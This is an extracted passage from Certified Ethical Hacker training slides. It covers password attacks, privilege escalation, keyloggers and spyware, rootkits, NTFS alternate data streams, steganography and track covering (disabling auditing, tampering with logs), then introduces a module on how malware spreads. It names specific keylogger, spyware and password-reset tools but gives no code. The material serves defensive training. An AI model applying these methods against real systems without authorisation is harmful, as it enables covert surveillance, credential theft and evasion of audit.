
(Cont'd)





- ⊖ Record every keystroke that an user types using keyloggers
- ⊖ Secretly gather person or organization personal information using spyware
- ⊖ With the help of a Trojan, get access to the stored passwords in the Trojaned computer
- ⊖ Inject a compromised hash into a local session and use the hash to validate to network resources
- ⊖ Run packet sniffer tools on the LAN to access and record the raw network traffic that may include passwords sent to remote systems
- ⊖ Acquires access to the communication channels between victim and server to extract the information
- ⊖ Use a Sniffer to capture packets and authentication tokens. After extracting relevant info, place back the tokens on the network to gain access
- ⊖ Recover password-protected files using the unused processing power of machines across the network to decrypt password

Privilege Escalation

CEH
Certified Ethical Hacker



- Use privilege escalation tools such as Active@ Password Changer, Offline NT Password & Registry Editor, Windows Password Reset Kit, Windows Password Recovery Tool, ElcomSoft System Recovery, Trinity Rescue Kit, Windows Password Recovery Bootdisk, etc.



Executing Applications



START.....

Check if antivirus
software is installed
and up to date

Check if firewall software
and anti-keylogging
software are installed

Check if the hardware
systems are secured in a
locked environment

Try to use
keyloggers

Try to use
Spywares


Use tools for
remote execution

- ☛ Use keyloggers such as All In One Keylogger, Ultimate Keylogger, Advanced Keylogger, etc.
- ☛ Use spywares such as Spytech SpyAgent, SoftActivity TS Monitor, Spy Voice Recorder, Mobile Spy, SPYPhone, etc.

Hiding Files



START



- ⊖ Try to install the rootkit in the target system to maintain hidden access
- ⊖ Perform Integrity Based Detection, Signature Based Detection, Cross View Based Detection, and Heuristic Detection techniques to detect rootkits
- ⊖ Use anti-rootkits such as Stinger, UnHackMe, Virus Removal Tool, Rootkit Buster, etc. to detect rootkits
- ⊖ Use NTFS Alternate Data Stream (ADS) to inject malicious code on a breached system and execute them without being detected by the user
- ⊖ Use NTFS stream detectors such as StreamArmor, ADS Spy, Streams, etc. to detect NTFS-ADS stream
- ⊖ Use steganography technique to hide secret message within an ordinary message and extract it at the destination to maintain confidentiality of data
- ⊖ Use steganography detection tools such as Gargoyle Investigator™ Forensic Pro, Xstegsecret, Stego Suite, Stegdetect, etc. to perform steganalysis.

Covering Tracks

CEH
Certified Ethical Hacker




Remove web activity tracks

Disable auditing

Tamper log files

Close all remote connections to the victim machine

Close any opened port



- ⊖ Remove web activity tracks such as MRU, cookies, cache, temporary files and history
- ⊖ Disable auditing using tool such as Auditpol
- ⊖ Tamper log files such as event log files, server log files and proxy log files by log poisoning or log flooding
- ⊖ Use track covering tools such as CCleaner, MRU-Blaster, Wipe, Tracks Eraser Pro, Clear My History, etc.

Module Summary






- ❑ Attackers use a variety of means to penetrate systems, such as:
 - ❑ Uses password cracking techniques to gain unauthorized access to the vulnerable system
 - ❑ Creates a list (dictionary) of all possible passwords from the information collected through social engineering and perform dictionary, brute force, and rule-based attack on the victim's machine to crack the passwords
 - ❑ Performs privilege escalation attack which takes advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications
 - ❑ Executes malicious programs remotely in the victim's machine to gather information
 - ❑ Uses keystroke loggers and spywares to gather confidential information about victim such as email ID, passwords, banking details, chat room activity, IRC, instant messages, etc.
 - ❑ Uses rootkits to hide their presence as well as malicious activities, which grant them full access to the server or host at that time and also in future
 - ❑ Uses steganography techniques to hide messages such as list of the compromised servers, source code for the hacking tool, communication and coordination channel, plans for future attacks, etc.
- ❑ Once intruders have successfully gained administrator access on a system, they will try to cover the tracks to avoid their detection

Malware Threats

Module 06

Unmask the Invisible Hacker




Module Objectives



- ↳ Introduction to Malware and Malware Propagation Techniques
- ↳ Overview of Trojans, Their Types, and How to Infect Systems
- ↳ Overview of Viruses, Their Types, and How They Infect Files
- ↳ Introduction to Computer Worm




- ↳ Understanding the Malware Analysis Process
- ↳ Understanding Different Techniques to Detect Malware
- ↳ Malware Countermeasures
- ↳ Overview of Malware Penetration Testing



Module Flow



**Introduction
to Malware**



**Trojan
Concepts**



**Virus and Worm
Concepts**



**Malware Reverse
Engineering**



**Malware
Detection**



**Counter-
measures**



**Anti-Malware
Software**



**Penetration
Testing**

Introduction to Malware



Malware is a malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for the purpose of theft or fraud

Examples of Malware

Trojan Horse

Virus

Backdoor

Worms

Rootkit

Spyware

Ransomware

Botnet

Adware

Crypter

Different Ways a Malware can Get into a System



Instant Messenger applications

Browser and email software bugs

IRC (Internet Relay Chat)

NetBIOS (FileSharing)

Removable devices

Fake programs

Attachments

Untrusted sites and freeware software

Legitimate "shrink-wrapped" software packaged by a disgruntled employee

Downloading files, games, and screensavers from Internet sites

Common Techniques Attackers Use to Distribute Malware on the Web



Blackhat Search Engine Optimization (SEO)

Ranking malware pages highly in search results

Social Engineered Click-jacking

Tricking users into clicking on innocent-looking webpages

Malvertising

Embedding malware in ad-networks that display across hundreds of legitimate, high-traffic sites

Spearphishing Sites

Mimicking legitimate institutions in an attempt to steal login credentials

Compromised Legitimate Websites

Hosting embedded malware that spreads to unsuspecting visitors

Drive-by Downloads


Exploiting flaws in browser software to install malware just by visiting a web page

Source: Security Threat Report (<http://www.sophos.com>)

Module Flow



**Introduction
to Malware**



**Trojan
Concepts**



**Virus and Worm
Concepts**



**Malware Reverse
Engineering**



**Malware
Detection**



**Counter-
measures**



**Anti-Malware
Software**

